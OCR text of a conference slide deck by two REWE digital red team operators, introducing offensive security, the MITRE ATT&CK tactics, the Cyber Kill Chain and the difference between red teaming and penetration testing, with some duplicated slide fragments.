
MEET THE RACCOONS
GHOSTS IN THE PIPELINE

Melih Turhanlar

Red Team Operator, REWE digital

BACKGROUND

- Penetration Tester, Offensive Security Specialist
- Focusing now on more Red Teaming
- Over 7 years experience

OTHER TOPICS

- System/Computer Engineering,
- MSc in Cyber Security,
- Detecting Turkish Phishing Attacks with ML Algorithms
- Blogging about Cyber Security

Contact Me!

Benjamin-Yves Trapp

Technical Product Owner, REWE digital

BACKGROUND

- Former Dev~~Sec~~Ops Engineer, Security Analyst and Cyber Defense Expert
- Now on the road as a Red Team Operator and Coach
- > 12 years of security experience

OTHER TOPICS

- Studied computer engineering and biotechnology
- Experience in the chemical- , retail-, and banking/insurance industries
- Blogging about DevOps and security
- Developing (security) tools and malware

Contact Me!

TEAM RECON

Agile working mode based on outcomes and OKRs

2.5 People

Founded in October 2023

Recon(naissance) is the first step in Cyber Kill Chain

Mascot: Recon → Raccoon

Study of H.B.Davis →Raccoons were able to open 11 of 13 complex locks

10 Assessments

6 Offensive Workshops

2 Threat Campaigns

DevOps is part of our DNA


68 Lockpicking and hardware tools

4 C2 Frameworks

AGENDA

Offensive Side of Security

What is Red Teaming ?




Red Team Infrastructure

CI/CD Pipeline Attack Vectors


THE OFFENSIVE SIDE OF SECURITY
THE BEST DEFENSE
IS A GOOD OFFENCE

OFFENSIVE SECURITY

- **Proactive and adversarial approach** to protect the company, systems, network, and individuals from attacks
- Filling the gaps of conventional Security Controls/Programs



Conventional Security is reactive:

- Focus on patching and risks
- Finding and fixing known system vulnerabilities
- Reacting on CVEs / Exploits
- Responding on Security Events

➔ Attack Surface Management & Reduction

VS

Offensive Security is proactive:

- Focuses on TTPs (next slide)
- Implementing security measures by hacking strategies
- Simulating/Emulating real attacks
- Helping in finding responses to attacks by challenging Security Controls

OFFENSIVE SECURITY

ATT&CK Framework
(MITRE 2013)

- Describes „cyber adversary behaviour“
- Has 3 matrices:
  - Enterprise
  - Mobile
  - Industrial Control Systems
- Focus on TTP
  - Tactics: Why? (on the right)
  - Techniques: How?
  - Procedures: How is it implemented?
- Methodical and large coverage
- Can be overwhelming

ID	Name	Description
TA0043	Reconnaissance	The adversary is trying to gather information they can use to plan future operations.
TA0042	Resource Development	The adversary is trying to establish resources they can use to support operations.
TA0001	Initial Access	The adversary is trying to get into your network.
TA0002	Execution	The adversary is trying to run malicious code.
TA0003	Persistence	The adversary is trying to maintain their foothold.
TA0004	Privilege Escalation	The adversary is trying to gain higher-level permissions.
TA0005	Defense Evasion	The adversary is trying to avoid being detected.
TA0006	Credential Access	The adversary is trying to steal account names and passwords.
TA0007	Discovery	The adversary is trying to figure out your environment.
TA0008	Lateral Movement	The adversary is trying to move through your environment.
TA0009	Collection	The adversary is trying to gather data of interest to their goal.
TA0011	Command and Control	The adversary is trying to communicate with compromised systems to control them.
TA0010	Exfiltration	The adversary is trying to steal data.
TA0040	Impact	The adversary is trying to manipulate, interrupt, or destroy your systems and data.


Source Tactics - Enterprise | MITRE ATT&CK®

OFFENSIVE SECURITY

ATT&CK F

-
-
- Fo
  -
  -
  -
- Met
- Can be overwhelming

TA0011	Command and Control	control them.
TA0010	Exfiltration	
TA0040	Impact	ems and data.



Source: Tactics - Enterprise | MITRE ATT&CK®

OFFENSIVE SECURITY

Cyber Kill Chain

(Lockheed Martin 2011)

- Suitable for analyzing malware and ransomware campaigns
- Focussed on overcoming perimeter security / exploits
- Assumes the target machine is the asset (ignores network pivoting)
- We prefer the Unified Kill Chain!

Source [Cyber Kill Chain® | Lockheed Martin]

OFFENSIVE SECURITY

asset (ignores network pivoting)

Source: https://benjitrapp.github.io/defenses/2022-10-01-cyberkillchain-meets-mitre


AGE-NDA
Offensive Side of Security
What is Red Teaming ?
Red Team
Infrastructure
CI/CD Pipeline Attack
Vectors


RED TEAMING VS. VAPT

VAPT VULNERABILITY ASSESSMENT & PENETRATION TESTING

Vulnerability Assessment

- Process of identifying, quantifying, and prioritizing system vulnerabilities
- Involves completing a vulnerability scan and validating findings
- Removes false positives to calculate accurate risk rating

Penetration Testing

- Active exploitation of identified vulnerabilities
- Often discovers unknown vulnerabilities and bypasses preventive controls
- Conducted within a defined scope and adhering to Rules of Engagement

VAPT VULNERABILITY ASSESSMENT & PENETRATION TESTING


Vulnerability Assessment

- Process of identifying, quantifying, and prioritizing system vulnerabilities
- Involves completing a vulnerability scan and validating findings
- Removes false positives to calcu
  accurate risk rating

ting

ion of identified

unknown
d bypasses
ls
a defined scope
les of Engagement



RED TEAMING

Process of using TTPs to emulate a real-world threat with the goals of training and measuring the effectiveness of people, processes, and technology used to defend an environment

Orientated on Targets/Goals to reach and TTPs instead of a “small” scope
➔ Choosing our battles wisely

Source: https://scythe.io/library/scythes-ethical-hacking-maturity-model

RED TEAMING

Exploitation without exploit


➔ Patching is good, but Attacks not always require an exploit based on code flaws


➔Exploitation or compromising a system by (ab)using the system design, functions, and configuration against itself

➔ Weak security controls and misconfigurations can lead to compromise

➔ Social Engineering ➔ Humans can‘t be patched

Attack != Scan → Exploit → Profit





FOCUS ON THREATS

- People are behind cyber-attacks!
- Security controls and strategies must defend against intelligent threat-actors and **not solely on (potential) security events**
- TTPs are the best representation of attacker behavior
  → Segregates Red Teaming also from Pentesting
- The company defense need to focus on detection and NOT on prevention

🔔 ISO27001: A potential cause of an incident, that may result in harm of systems and organization


[SIM/EM]ULATE THREATS


Real Threat-Actors will:

- Establish C2 (Command &Control)
- Establish persistence
- Perform situational awareness
- Push to ultimately achieve goals

➔ Mimic/Simulate Threat-Actors by learning from their TTPs

➔ Test immunity of the company against real-world attacks






"Everybody has a plan until they get punched in the face" - Mike Tyson

TIBER-EU FRAMEWORK

